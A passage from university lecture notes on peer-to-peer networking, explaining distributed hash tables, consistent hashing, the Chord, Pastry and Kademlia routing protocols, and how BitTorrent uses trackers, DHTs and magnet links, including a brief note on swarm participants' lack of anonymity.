- With the key-to-*nodeID* assignment policy shown in Figure 2, we are now ready to store in our DHT the telephone directory presented earlier in this section. We apply the `silly_hash2` Perl script to each name in the telephone directory to obtain the hash values shown below in the right column. As stated earlier, these will be called the content keys or just the keys.



All content−key hash values between A+1 and B assigned to the node at B

All content−key hash values between B+1 and C assigned to the node at C

All content−key hash values between C+1 and D assigned to the node at D

All content−key hash values between D+1 and E assigned to the node at E

All content−key hash values between E+1 and A assigned to the node at A

Figure 2: *Each node on the Identifier Circle is responsible for those content items whose content hashes fall between the previous node and the node in question.* (*This figure is from Lecture 25 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

name in directory	content key
avi kak	151
rudy eigen	236
stacey smythe	67
kimberly catrail	95
mik milquetoast	25

- We now locate these keys on the Identifier Circle and, with the key-to-node assignment policy of Figure 2, we must assign the entry for "mik milquetoast" to node A, for "stacey smythe" to node B, for "kimberly catrail" and "avi kak" to node C, and, finally, for "rudy eigen" to node E.

- The above scheme for distributed storage of information would work reasonably well if we had a fixed set of nodes participating in a P2P network. For a fixed set of nodes, a DHT would need to support just one operation `lookup(key)` that should return the IP address of the network node that owns the argument content key.

- In actual practice, P2P networks tend to be highly dynamic. Nodes can join and leave at will. So a protocol for data lookup

in a P2P network must allow for this sort of churn. How that is accomplished depends on which P2P protocol you use.

- To mention it in summary here, a practical P2P protocol must provide facilities for:
  - Mapping content keys to network nodes while observing load balancing considerations.
  - Each node must be able to forward a given content key to a node whose ID hash is closer to the content key.
  - The nodes must be able to build **routing tables** adaptively as new nodes join and existing nodes leave. As you will see later, routing tables are used to speed up the search for the node that is closest to a given content key and to facilitate recovery from node failures.

- Before we present examples of protocols that possess the above-mentioned properties, we will next talk briefly about a property of DHTs that is called **consistent hashing**.

25.3: CONSISTENT HASHING

- The explanation of DHT in the previous section would probably suffice for constructing a distributed database (albeit one that is not very efficient with regard to key lookup). However, that explanation left out one critical question: How do we let new nodes join the network and existing nodes leave it at their own pleasure? A related question would be: How do we make sure that our distributed database can handle node failures?

- The question regarding new nodes joining in and old nodes leaving has to be examined from the perspective of the extent to which the content keys must be reassigned to the various nodes. The notion of **consistent hashing** addresses this issue.

- We refer to a DHT scheme as consistent hashing if the insertion of a new node into the P2P overlay affects only the information stored at the machines whose $nodeID$s are closest to the new node joining the overlay. For consistent hashing, it must also be true that the removal of an existing node should affect only the nodes that are still in the overlay and whose $nodeID$s are closest to the departing node on the Identifier Circle.

- Consistent hashing is a highly desirable property of DHT schemes because it minimizes the reorganization of the stored data in the presence of high churn. **Churn** refers to nodes joining or leaving a P2P overlay at will.

- We will next review two P2P protocols, Chord and Pastry, and see how these practical issues are dealt with in these protocols.

25.4: THE CHORD PROTOCOL

- The Chord protocol was created by Ion Stoica, Robert Morris, David Karger, M. Frans Kaashoek, and Hari Balakrishnan. [Proc. ACM SIGCOMM 2001]

- The Chord protocol uses for node identities the Identifier Circle shown in Figure 1. The $nodeID$ for each node is typically calculated by hashing its IP address using the SHA-1 algorithm (see Lecture 15). As a result, each $nodeID$ is a 160-bit integer and we have a maximum of 2^{160} points on the Identifier Circle of Figure 1. In keeping with our earlier explanation of how DHT works, the content keys are also calculated with the same SHA-1 algorithm. The goal is to create a distributed database in which a content document is stored at a node whose $nodeID$ is closest to the content key going clockwise on the Identifier Circle.

- Each physical node participating in a Chord overlay network maintains a **successor pointer** and a **predecessor pointer**. [Actually, as we will see later, each node maintains a list of a certain number of nearest successors for greater efficiency in content location and to facilitate recovery from node failures.]

- Note that the notion of a *successor pointer* applies to a live node in the overlay. For a given live node on the Identifier Circle, the successor pointer consists of the $nodeID$ and the IP address of the live node that is *next* on the Identifier Circle.

- We will also talk about a function $successor(key)$. We want this function to return the $nodeID$ of the next live node on the Identifier Circle after the point that corresponds to the content key key. That is, the function $successor()$ invoked on the content key key should return the Identifier Circle location of the live node responsible for the key key.

- Strictly speaking, the Chord protocol needs to know only the *successor pointer* at each live node for the protocol to work correctly. However, in order to speed up the process of successor location for an arbitrary content key on the Identifier Circle, each live node additionally maintains a **routing table** with at most m entries in it where m is the number of bits used in representing $nodeID$s and the content keys. With SHA-1 as the algorithm that calculates the $nodeID$s and the content keys, $m = 160$. So the routing table at each node will have at most 160 rows in it.

- The first entry in the routing table at the node whose $nodeID$ is n is the IP address of the successor node to the *hypothetical* key $n+1$ on the Identifier Circle; the next entry the IP address of the successor node to the hypothetical key $n+2$ on the Identifier

Circle; the entry below that the IP address of the successor node to the hypothetical key $n+2^2$ on the Identifier Circle; and so on.

- So, in general, the i^{th} row in the routing table contains the IP address of the successor node to the hypothetical key $n + 2^{i-1}$ for $1 \leq i \leq m$ where m is the number of bits used to represent the $nodeID$s and the keys. So if the entry in the i^{th} row of the routing table is the IP address of a node whose $nodeID$ is s_i, we can write

$$s_i \quad = \quad successor(n + 2^{i-1}) \qquad\qquad 1 \leq i \leq m-1$$

  where the addition in the argument to $successor()$ is computed modulo 2^m.

- Whereas m is the maximum number of rows in the routing table at each node, for obvious reasons the number of successors listed will not exceed N, the actual number nodes participating in the overlay. So if $N < m$, which is not an unlikely scenario for a small overlay, several of the entries in the routing table may point to the same successor node.

- With the above construction of the routing table, each participating node has a detailed "perception" of the nodes that are ahead of its own position but in its own vicinity on the Identifier Circle. This perception becomes increasingly coarse — coarser by halves, to be precise — for nodes that are farther out on the Identifier Circle.

- This is how the routing table is used to handle a query for a content key k: This query can be submitted to any live node on the Identifier Circle. Let's say that the query goes to a node whose $nodeID$ is n. If k were to equal n, or $n+1$, or $n+2$, we would directly find in the routing table the successor nodes for that content key. For any other value of k, the routing table is queried for an entry whose $nodeID$ j immediately *precedes* k. For obvious reasons, the node that is a successor to j is more likely to own the content key k than the node n was. Through recursive lookups of the routing tables in this manner, each contacted node n is bound to get closer and closer to the node that actually owns the key k.

- The developers of Chord have theoretically established that the number of nodes that must be contacted to find a successor in an N-node network is $O(logN)$ with high probability.

- Let's now talk about how a new node joins the network.

- To simplify joining (or leaving) the overlay, each participating node in a Chord network maintains what is known as a **predecessor pointer**, which is the $nodeID$ and the IP address of the node immediately preceding the node in question on the Identifier Circle. So whereas the successor pointers we mentioned earlier allow a clockwise traversal of the Identifier Circle, the predecessor pointers would allow a counterclockwise traversal of the circle.

- A new node that wants to join a Chord overlay computes its $nodeID$ and contacts any of the existing nodes with that information. Assume that the $nodeID$ of the new node is n. Also assume that the $nodeID$ of the node contacted by the new node is n'. The new node n queries n' as to what its (meaning, n's) *successor* is in the Identifier Circle. Let this successor be n_s. The new node then links itself into the Identifier Circle by making n_s its immediate successor and making n_s's predecessor its own predecessor. The node n also fills up its routing table by using the entries in the routing table for n_s. Subsequently, n_s updates its own routing table and makes n its immediate predecessor. Finally, the entries in the routing tables of all the nodes are updated taking into account the new node. [The developers of Chord have shown that, with high probability, the number of nodes that need to update their routing tables is $O(logN)$ where, as before, N is the number of nodes in the overlay.] Finally, the content keys that should be assigned to the new node are transferred from n_s to n.

- When a node whose $nodeID$ is n leaves the network, its predecessor in the Identifier Circle must update its successor pointer to what was n's successor. By the same token, this latter node must update its predecessor pointer to point to what was n's predecessor. As a last step, all of the content keys that were assigned to the departing node must now be reassigned to what was n's successor.

- In order to deal with random joins and departure of nodes, Chord runs a special high-level program, $stabilize()$, at every node every

30 seconds. When a newly joined node n runs its $stabilize()$, it is the stabilizer's job to make sure n's successor has a correct predecessor.

- Potential loss of content (that is, the data associated with the content keys) stored at a node that may have failed or departed without notification is dealt with by storing a list of immediate successor nodes at each live node and replicating content between multiple immediate successors.

25.5: NODE PROXIMITY ISSUES IN ROUTING WITH DHTs

- The basic Chord protocol as described in Section 25.5 suffers from an interesting "shortcoming": A good hashing algorithm — and SHA-1 is a very good hashing algorithm despite the security concerns raised recently — will distribute the $nodeID$ values all over the Identifier Circle even when the IP addresses of the nodes are closely related. In what follows, we will explain why this could degrade the performance of a Chord overlay network.

- Say that you have a dozen machines participating in a Chord overlay; half of these are on the local network in your lab in USA and the other half in another lab somewhere in India. Since SHA-1 will create a large change in the hash values for even very small changes in the IP addresses associated with the machines, when you locate the 12 nodes on the Identifier Circle of Figure 1, the nodes would be situated in a more or less random order as you walk around the circle. That is, you will not see any clustering of the nodes corresponding to the six machines in the US and the six machines in India.

- So when an application program seeks the overlay node that is responsible for a given content key, in all likelihood that query will make multiple hops around the globe even when the overlay node of interest is sitting right next to the computer running the application program.

- This problem arises because the basic Chord protocol does not take into account any proximity between the nodes in deciding how to route the queries. **By proximity between two nodes in the overlay we could mean the number of hops between the nodes in the network that underlies the overlay.**

- The next P2P protocol we present, Pastry, is more aware of proximity between the nodes. Of all the nodes that are candidates for receiving a query, it will try to choose one that is most proximal to the one where a query is originating.

25.6: THE PASTRY PROTOCOL

- The Pastry protocol was created by Antony Rowstron and Peter Druschel. [Proc. 18th IFIP/ACM Conference on Distributed Systems Platforms, 2001]

- Pastry, like Chord, creates a self-organizing overlay network of nodes. As in Chord, each participating node is assigned a $nodeID$ by possibly hashing its IP address and port number.

- Pastry uses a 128-bit hash for $nodeID$s and for content keys. So, on the Identifier Circle (see Figure 1), the numeric address of a node is an unsigned integer between 0 and $2^{128} - 1$.

- When deciding at which node to store a message, Pastry uses the same basic rule as Chord: A message is delivered to the node whose $nodeID$ is closest to message key. But Pastry gets to that final node in a manner that is different from Chord.

- What distinguishes Pastry from Chord is that the former takes into account *network locality* by using a **proximity metric**.

- The proximity metric could be the number of IP routing hops in the underlying physical network. **It is the higher-level application program that is supposed to supply the proximity metric.** The application program could, for example, use a utility such as `traceroute` to estimate the number of hops between any two nodes. By taking into account network locality through the proximity metric, Pastry tries to minimize the distance traveled by messages.

- With regard to how messages are routed, another difference between Chord and Pastry is how a content key is compared with the $nodeID$s in order to decide which node to forward a query to. The comparison of the hash values is carried out using base-b digits. For example, with base-16 digits, Pastry would compare the hex digits of a content key with the hex digits of a $nodeID$. This comparison looks for the **common prefix** between the two.

- Pastry makes a routing decision on the basis of the length of the above-mentioned prefix; the length of the prefix shared with the current node's $nodeID$ is compared with the length of the prefix shared with the next node's $nodeID$. **The goal is to make the shared prefix longer with each routing step.** However, if that is not possible, the goal is to select a node whose $nodeID$ is numerically closer to the content key but, at the same time, whose prefix shared with the key is no shorter than what is the case at the current node.

- With the routing scheme described above, the number of correct digits in the $nodeID$ of the next node chosen as a query is forwarded will always either increase or stay the same. If it stays the same, the numerical distance between the $nodeID$ of the node chosen and the content key will decrease. **Therefore, the routing protocol must converge.**

- The above-mentioned routing decisions are made with the help of a routing table maintained at every node. If b-bit digits are used for comparing a $nodeID$ with a key, then the routing table consists of $128/2^b$ rows and 2^b columns. Since typically $b = 4$, the routing table for a typical Pastry network node will have 8 rows and 16 columns.

- Assuming $b = 4$, Figure 3 shows the order in which the IP addresses would be stored in the routing table at a node whose $nodeID$ is 3a294f1b. Recall that the comparison between the $nodID$'s in this case is carried out using hex digits. Each row of the table orders the IPs according to the $nodeID$s associated with them. In the 0^{th} row, the entries are ordered in increasing order of the first digit in the $nodeID$s. Since there 16 possible values for the first digit, we will have 16 entries in the first row. Note the empty cell in the first row of the routing table — this cell is empty because it corresponds to all possible nodes in the overlay whose $nodeID$'s begin with the prefix digit 3. **All such nodes in the overlay are represented by the rest of the table.** Along the same lines, note the empty cell in the sec-

ond row of the table. This cell is empty because it corresponds to all possible nodes in the overlay that begin with the prefix 3a. **All such nodes in the overlay are represented by the rest of the table below the second row**, and so on.

- Note that in general there will not exist an IP entry in every non-empty cell of the routing table shown in Figure 3. The table shows only the order in which the IP addresses of the nodes would be stored in the routing table if such nodes are indeed active in the overlay. If there does not exist in the overlay a node corresponding to any of the non-empty cells in Figure 3, then that cell would be empty of an IP address.

- In case the reader is wondering as to how the routing table gets filled, we need to talk about Pastry's `join` operation that allows a new node to join the overlay.

- When a new node wishes to join the overlay, it sends its 128-bit $nodeID$ to a node that is currently active in the overlay and that hopefully is close to the new node in terms of the proximity metric used. Let's denote the new node's $nodeID$ by X and the currently active node that X first contacts as A. The node A then sends a join message to the rest of the nodes to discover the node whose $nodeID$ is closest to X. This message propagates in the overlay like any other query message, except for the fact that any nodes encountered along the way send their routing tables




Figure 3: *When 4-bit digits are used for comparing nodeIDs with content hash keys, this figure shows the order in which the IP addresses would be stored in the routing table. (This figure is from Lecture 25 of "Lecture Notes on Computer and Network Security" by Avi Kak)*

back to X. Based on the information received, and possibly on the additional information queried from other nodes, node X initializes its own state (and that includes its routing table).

- In addition to the routing table, each node also maintains a **leaf set** that consist of a maximum of l nodes whose $nodeID$s are numerically closest to that of the present node. Of these, $l/2$ are the nodes whose $nodeID$s are larger than that of the current node and $l/2$ nodes those whose $nodeID$s are smaller than that of the current node. The value of l, constant for all the nodes in a network, is typically $8 * log_{2^b}N$ where N is the total number of nodes in the overlay. Since $b = 4$ commonly, that would l typically equal to $8 * log_{16}N$. Nodes in the leaf set are used to seek out a node closest to the current node, in accordance with the routing rules mentioned earlier. Nodes in the leaf set are also used for storing copies of the content information; this is done to make sure that the information is not lost when a node fails or otherwise leaves the network.

- If the prefix-based routing rules described earlier do not yield a suitable target node from the routing table and if the leaf set also does not yield one, then the current node or its immediate neighbor is the query's final destination.

- Pastry's prefix-based routing results in the number of routing hops being bounded by approximately $log_{16}N$ where N is the

number of nodes in the overlay and when base-16 digits are used for comparing keys with $nodeID$s.

25.7: THE KADEMLIA PROTOCOL

- Kademlia was developed by Peter Maymounkov and David Mazieres. [IPTPS02 2002].

- Kademlia is important because its DHT is employed by the very popular BitTorrent protocol (for downloading music and movies) when it is used in a trackerless mode. A brief review of BitTorrent is presented in Section 25.10.

- Kademlia uses the same identifier space as Chord (Figure 1). Each node wishing to join a Kademlia overlay typically uses SHA-1 to generate a 160-bit value for its $nodeID$. The key values are also generated in the same manner as in Chord — by applying SHA-1 to the data that needs to be stored. Again as in Chord and Pastry, data for a given content key is stored at a node whose $nodeID$ is closest to the key.

- To understand routing in Kademlia, you have to understand how this protocol measures the "distance" between two points on the Identifier Circle of Figure 1. Since a new idea is sometimes best

understood by comparison with an older version of the same idea, let's first review how Chord and Pastry measure distances in the identifier space.

- As the reader will recall, Chord measures the distance from a point A to a point B on the Identifier Circle of Figure 1 by going **clockwise** from A to B and subtracting (modulo 2^{160}) the integer value of A from the integer value of B. This notion of distance between two points in the identifier space is asymmetric with respect to the points. On the other hand, as explained earlier, Pastry uses two separate methods for computing the distance between two points in the identifier space: In the first method, Pastry sets the distance on the basis of the shared prefixes in the base-b representations of the two points and, in the second method, the distance is computed in the same way as in Chord. Whereas Pastry's first method for computing the distance between two points is symmetric with respect to the points, the second method, being the same as in Chord, is asymmetric.

- Compared to Chord and Pastry, Kademlia measures the distance between any two points A and B on the Identifier Circle of Figure 1 by taking the XOR of the two bit patterns. [If $d(A,B)$ denotes the XOR of the bit patterns corresponding to the $nodeID$s represented by the points A and B on the Identifier Circle, it can be shown easily that d is a metric: $d(A,B) = 0$ if an only if $A = B$; $d(A,B) \geq 0$ for A and B; $d(A,B) = d(B,A)$; and, finally, $d(A,B) + d(B,C) \geq d(A,C)$. The triangle inequality follows from the fact that $d(A,C) = d(A,B) \oplus d(B,C)$ and the fact that $\forall A \geq 0, \forall B \geq 0 \quad A + B \geq A \oplus B$.]

- Since the XOR metric is symmetric, a node can receive a query from a node in its own routing table. [For the sake of a comparison, the metric used in Chord for comparing two values of $nodeID$ is asymmetric, as mentioned previously. Since Chord measures distances in the clockwise direction only on the Identifier Circle, a node A can be close to B but B may not be close to A.] The symmetry in the metric used to measure the distances in the identifier space allows a Kademlia node to send queries to all nodes in its vicinity.

- In Kademlia, the routing table at each node consists of a maximum of 160 separate lists when a 160-bit representation is used in the identifier space. The list for each $0 \leq i \leq 160$ at a node consists of the connection information for all the nodes that are at a distance between 2^i and 2^{i+1} from itself. The connection information on each destination node consists of the IP address, the UDP port, and the $nodeID$ value.

- The list of the nodes for each i is referred to as a `k-bucket`. The reason for k in the name `k-bucket` will become clear shortly.

- Each `k-bucket` is kept sorted by the time last seen, with the least recently "seen" node at the the head of the list and the most recently "seen" node at the tail. It will soon become clear as to what is meant by "seen."

- Since the distance between 2^i and 2^{i+1} can be very small for small i, it is possible for the `k-buckets` for small i to be empty. For

large i, we keep a maximum of k nodes in the `k-bucket`, with k being typically set to 20. Kademlia refers to k as the system-wide **replication parameter**.

- When node A receives a message (query or reply) from node B, A updates the appropriate `k-bucket` depending on the distance between $nodeID$ values for A and B. If B is already in the `k-bucket`, it is moved to the tail of the list. If B is not in the `k-bucket` and the list is not full, B is still moved to the tail of the list. If B is not in the `k-bucket` and the list is full, the node at the head of the list — the least recently seen node — is pinged. If the response to the ping times out, it is removed from the `k-bucket` and B inserted at the tail. However, if there is a response to the ping, the pinged node is moved to the tail of the list and B simply ignored with regard to its insertion in the routing table. The authors of Kademlia refer to this as the **least-recently seen eviction policy**.

- When a `<key,value>` is stored in the DHT, for data replication purposes it is stored in the k nodes that are nearest to that key. This is the same as what happens in Chord and Pastry. However, the procedure used to discover the k nodes closest to a key is different in Kademlia.

- The search for the k closest nodes to a given key begins by selecting α "contacts" from the closest `k-bucket` of any node in the

overlay. Let A be the node where we search for the k closest nodes to a given key. We therefore start at A with the `k-bucket` that is closest to the key in question. If there are fewer than α nodes in that bucket, the node A selects nodes from the `k-bucket` that is next closest to the key and so on until a pool of α nodes has been constructed. This list of α nodes is referred to as the **shortlist** for the search. The node A then sends out parallel asynchronous requests to all the nodes in the shortlist. If any of the targeted nodes fails to reply, the node A removes it from the shortlist. From the replies that are received, the node A reconstitutes with the k nodes closest to the key in question. This process continues iteratively at the node A until no further nodes are dropped from the shortlist.

- The above procedure for finding the k nodes closest to a given key is referred to as $node\_lookup(key)$.

- One big advantage of sending out parallel asynchronous queries in $node\_lookup(key)$ is that timeout delays from failed nodes are minimized. Note that α is a system-wide concurrency parameter, usually set to 3.

- Many of the operations in Kademlia are based on $node\_lookup(key)$.

- When a new node wishes to join a Kademlia overlay, it first computes its own $nodeID$ and then inserts the contact triple (IP ad-

dress, UDP port, and the $nodeID$ number) of some known active node in the overlay into the appropriate bucket as its first contact. The new node invokes $node\_lookup(key)$ with the argument key set to its own $nodeID$. This step populates the `k-bucket`s of the currently active nodes that are contacted by $node\_lookup(key)$ with the contact triple of the new node. After this, the new node refreshes its `k-bucket`s by calling $node\_lookup(key)$ using values for key set randomly to a point in the intervals covered by the `k-bucket`s.

- Finally, there exists a Python implementation of Kademlia — it is called Khashmir — that is used in BitTorrent. Other Python implementations of Kademlia include SharkyPy and Entangled.

25.8: SOME OTHER DHT-BASED P2P PROTOCOLS AND A COMPARISON OF THE PROTOCOLS

- The other DHT-based P2P protocols that have also received much attention include CAN (Content Addressable Network), Tapestry, RSG (Rainbow Skip Graph), Viceroy, and so on.

- Tapestry's routing algorithm is similar to Pastry's. Therefore, like Pastry, it can include node proximity in its criterion for selecting entries for the routing table at each node. Tapestry is also based on the one-dimensional circular *nodeID* space used in Chord, Pastry, Kademlia, etc.

- Whereas Chord, Pastry, Kademlia, etc., route messages in a one-dimensional circular $nodeID$ space, CAN routes messages in a d-dimensional space. Each node maintains a routing table with $O(d)$ entries in it. The entries in the routing table refer to the node's neighbors in the d-dimensional space. Like Chord, CAN is not able to take into account node proximities.

- Shown next are two tables, the first lists some performance metrics for comparing DHT-based P2P protocols, and the second a comparison of some of the DHT-based P2P protocols with respect to the metrics.

(1)	Messages required for each key lookup
(2)	Messages required for each store lookup
(3)	Messages needed to integrate a new peer
(4)	Messages needed to manage a peer leaving
(5)	Number of connections maintained per peer
(6)	Topology can be adjusted to minimize per-hop latency (yes/no)
(7)	Connections are symmetric or asymmetric

Table 1: This table is reproduced from "Routing in the Dark: Pitch Black" by Nathan Evans, Chris GauthierDickey, and Christian Grothoff

	Chord	Pastry	Kademlia	CAN	RSG
(1)	$O(log\ N)$	$O(log\ N)$	$O(log\ N)$	$O(N^{-d})$	$O(log\ N)$
(2)	$O(log\ N)$	$O(log\ N)$	$O(log\ N)$	$O(N^{-d})$	$O(log\ N)$
(3)	$O(log^2\ N)$	$O(log\ N)$	$O(log\ N)$	$O(N + N^{-d})$	$O(log\ N)$
(4)	$O(log^2\ N)$	$O(1)$	$O(1)$	$O(d)$	$O(log\ N)$
(5)	$O(log\ N)$	$O(log\ N)$	$O(log\ N)$	$O(d)$	$O(1)$
(6)	no	yes	yes	yes	no
(7)	asymmetric	asymmetric	symmetric	symmetric	asymmetric

Table 2: This table is reproduced from "Routing in the Dark: Pitch Black" by Nathan Evans, Chris GauthierDickey, and Christian Grothoff

25.9: THE BitTorrent PROTOCOL

- Because this protocol has become extremely popular for fast downloads of large video and movie files on a peer-to-peer basis and because, in some of its versions, the protocol uses the Kademlia DHT, it is appropriate to review it briefly here.

- There is no official specification of the BitTorrent protocol that was originally developed by Bram Cohen. He created a BitTorrent client that is now referred to as the **mainline** client. **The mainline client serves as a reference for the protocol.**

  [A casual reader might think that if we have BitTorrent clients, we must also have BitTorrent servers. Strictly speaking, there is no such thing as a BitTorrent server. Therefore, all machines that run the BitTorrent software are clients. A BitTorrent client does both the downloading and the uploading of the different pieces of a file. BitTorrent creates a peer-to-peer network for exchanging the different pieces of a large file. However, note that some folks refer to the node on which a tracker is running as a server. (As you we will see later in this section, a tracker stores the content key for each media object that is available for P2P download and, for each content key, a list of IP/port addresses of the peers currently distributing the content.) Using a DHT, however, it is possible to run BitTorrent in a pure P2P trackerless mode. You could say that with DHT, the tracker becomes distributed over all the nodes participating in the DHT.]

- BitTorrent breaks a large file into smaller pieces called **blocks** that can subsequently be downloaded by clients by interacting with other clients possessing different pieces of the same file. A client that has collected all the blocks is called a **seeder**. And a client that is still collecting the blocks is called a **leecher**. A block is typically 250 kilobytes in size.

- Let's say you want to make a file available for a BitTorrent download by others. The first thing you do is to use the BitTorrent software to create a *torrent* file; this is a file whose name ends in the suffix ".torrent". The torrent file contains the following sections:

  – – an "announce" section that mentions the URL of the tracker.

  – – an "info" section that mentions the block size used and SHA-1 hash for each block

- The tracker associates with a `.torrent` file the current list of peers, these being the nodes that currently possess different pieces of the file. This list is updated by the tracker as new nodes join a **swarm** and the old nodes leave. By definition, a **swarm** is the current set of peers engaged in exchanging different pieces of a file.

- Someone wishing to download a large file starts out by downloading the small `.torrent` file related to the desired download. The `.torrent` file tells the BitTorrent client where the tracker is located and the tracker informs the client what other peers are currently active in the swarm. [A BitTorrent client queries a tracker with a SHA-1 hash of the `.torrent` file. This hash serves as the content key for the media object that the user wants to download through BitTorrent. When querying a tracker, a client also subscribes to the tracker its IP address and the port number. The tracker returns to the client the IP addresses and the associated ports for all of the hosts that are currently in the same swarm. Therefore, the BitTorrent client running on your machine can see the IP addresses of all of the folks who are downloading the same media content. Since anyone can join a swarm for downloading any content whatsoever, what this means is that there is no anonymity at all for the downloaders of media content through BitTorrent. This lack of anonymity is further exacerbated by the fact that the communication between the tracker and the client is in plaintext. Therefore, anyone monitoring the traffic between a client and a tracker would be able to get information on the participants in a swarm even without having to join the swarm. Note that the communication between a client and tracker may be either through TCP or UDP. In either case, the security ramifications are the same.] If only the initial seeder for the file is available, the client connects with the seeder and starts downloading the different file pieces. As other clients join in by checking in with the tracker, thus creating a swarm, the clients start trading pieces with one another.

- What I have described so far is the "traditional" way of using BitTorrent for downloading large files. This approach suffers from the flaw that the service provider that serves as a clearing house

for the `.torrent` files becomes a single point of failure for content delivery. A large service provider would obviously construct an index of all the `.torrent` files it can make available to the BitTorrent clients.

- A second shortcoming of the "traditional" approach is the heavy burden it places on the trackers. The world's largest repository of `.torrent` files, http://thepiratebay.org, used to maintain eight BitTorrent trackers for all the incoming traffic for P2P downloads. A user's BitTorrent client would first download a `.torrent` file from the web site and then approach one of the eight trackers with the content ID (SHA-1 hash of the the torrent file) in order to join the swarm related to the download of interest to the user.

- An ancillary protocol, called the PEX (for "Peer Exchange") protocol, was introduced to reduce the workload on the trackers. The PEX protocol allows a peer A to query peer B directly about the peers that B knows about that are currently in the swarm (that A is interested in).. The PEX protocol opened up the possibility that P2P file sharing could go on even if the tracker were to go down on account of, say, a DoS attack.

- Another shortcoming of the "traditional" approach is that maintaining an index for all the `.torrent` files and the trackers can make the provider of these services potentially complicit in the

violation of anti-piracy laws should the authorities discover these services as having facilitated unauthorized download of media content.

- So it should come as no surprise that torrent sites like `http://thepiratebay.org` have completely switched over to the DHT based operation of BitTorrent. With distributed storage and access made possible by DHT in the manner explained in the previous sections, there is now no need for centralized trackers anywhere. [With DHT, a BitTorrent client either directly downloads the hash of a torrent file or computes the same and then uses this hash as the content key to query the DHT for the node that has the tracker for that key. Subsequently, the client subscribes its IP address and the port number to that tracker. The tracker supplies to the client a list of all the peers currently in the swarm. The rest of the process is the same as with centralized trackers.]

- Even the need to provide a central index for the `.torrent` files is being done away with through the use of what are known as magnet links. A magnet link, at its simplest, is Base32 encoding of the SHA-1 hash of a `.torrent` file. Now instead of storing `.torrent` files directly and making them available through an index, a site such as `http://thepiratebay.org` would only store the magnet links and the BitTorrent clients would use those links to search the DHT network for the node that has the tracker.

- Abandoning centralized trackers (and even abandoning central-

ized indexes for the torrent files) may make it easier for BitTorrent service providers to stay one step ahead of the anti-piracy police, the folks who like to use BitTorrent for downloading media content need to keep in mind the fact that nothing has changed from the perspective of anyone being able to join a swarm and seeing the IP addresses of all the others currently in the same swarm.

- Note that Ubuntu comes prepackaged with a BitTorrent client that you are likely to find at Applications→Internet→BitTorrent. Another popular BitTorrent client for Linux and Windows platforms that we will mention later is BitTornado. Folks who use MACS are likely to use a client called Miro.

- BitTorrent uses a set of policies to ensure a fast and fair distribution of all the file pieces to all the peers in a swarm. Here are some examples of these policies:

  – – Clients in a swarm request pieces for download in a random order to increase opportunities for trading pieces with other clients later.

  – – It may seem that fair trading would result from a client sending pieces to only those clients who send pieces back. But such a policy, if followed strictly, would prevent new clients from joining a swarm. To get around this problem, a BitTorrent client uses what Bram Cohen has called **opportunistic**

